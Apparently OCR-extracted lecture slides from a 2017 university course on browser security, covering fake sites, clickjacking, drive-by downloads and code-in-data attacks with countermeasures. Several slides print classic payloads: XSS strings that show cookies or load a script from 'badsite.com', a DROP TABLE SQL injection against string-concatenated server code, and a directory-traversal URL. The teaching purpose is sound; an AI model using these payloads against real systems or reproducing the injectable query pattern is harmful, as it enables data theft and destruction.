


Malicious Software

COMP 435
Fall 2017
Prof. Cynthia Sturton

Browser Security

2

Number of Vulnerabilities Discovered in Browsers



From Security in Computing, Fifth Edition, by Charles P. Pilegger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

3

Browser Security Requirements

- Confidentiality
- Integrity
- Availability

4

Browser Attacks

- Code in the Browser
- Keystroke Logger
- Page in the Middle
- Program Download Substitution
- User in the Middle

5

CAPTCHAs



6

Fraudulent Accounts

Account Type	Price per Account
Twitter	\$0.01 -- \$0.20
Facebook (phone verified account)	\$0.45 -- \$1.50
Google (PVA)	\$0.03 -- \$0.50
Hotmail	\$0.004 -- \$0.03
Yahoo	\$0.006 -- \$0.015

Trafficing Fraudulent Accounts: The Role of the Underground Market in Twitter Spam and Abuse, Thomas et al. 2013

7

Browser Threats

- False Content
- Malicious Content
- Code within Data

8

Browser Threats

- False Content
 - Malicious Content
 - Code within Data
- Defaced website
 - Fake web site
 - Fake code

9

Fake Site



From Security in Computing, Fifth Edition, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.¹⁰

Fake Code



From Security in Computing, Fifth Edition, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.¹¹

False Content Countermeasures


- Search engines
- Integrity checksums
- Signed code

12


Browser Threats

- False Content
 - Malicious Content
 - Code within Data
- Web bug
 - Clickjacking
 - Drive by download

Web Bug



Clickjacking



Drive-by Download

Code is downloaded, installed, and executed without the user's knowledge or consent

Malicious Content Countermeasures

- Separation of privilege in browsers
- User vigilance
- Administrator vigilance

17

Browser Threats

- False Content
 - Malicious Content
 - Code within Data
- Cross-site scripting
 - SQL injection
 - Dot dot slash

18

Cross-Site Scripting -- Reflected

```
http://goodsite.com/<script>alert(document.cookie)</script>
```

404 error: File not found

Alert: Your cookies displayed here

19

Cross-Site Scripting -- Persistent

```
Cool story.<br>KCTVBigFan<script src=http://badsite.com/xss.js></script>
```

20

SQL Injection

HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.

OH, DEAR - DID HE BREAK SOMETHING? IN A WAY--

DID YOU REALLY NAME YOUR SON Robert? DROP TABLE Students;-- ?

OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.

WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.

AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

[HTTP://XKCD.COM/327/](http://xkcd.com/327/)

21

SQL Injection

Server Code:

```
q = "INSERT INTO Students VALUES ('" + FNMMName.Text + ", '" + LName.Text + "')";
```

User Input:

```
Robert'); DROP TABLE Students;--
```

Executed Code:

```
INSERT INTO Students VALUES ('Robert'); DROP TABLE Students; --, 'Jones')
```

22

Dot Dot Slash

```
http://yoursite.com/webhits.htm?ciwebhits&file=../../../../winnt/system32/autoexec.nt
```

From Security in Computing, Fifth Edition, by Charles P. Pilegger, et al. (ISBN: 9780134085043), Copyright 2015 by Pearson Education, Inc. All rights reserved. 23

Code within Data Countermeasure

- User input sanitization

24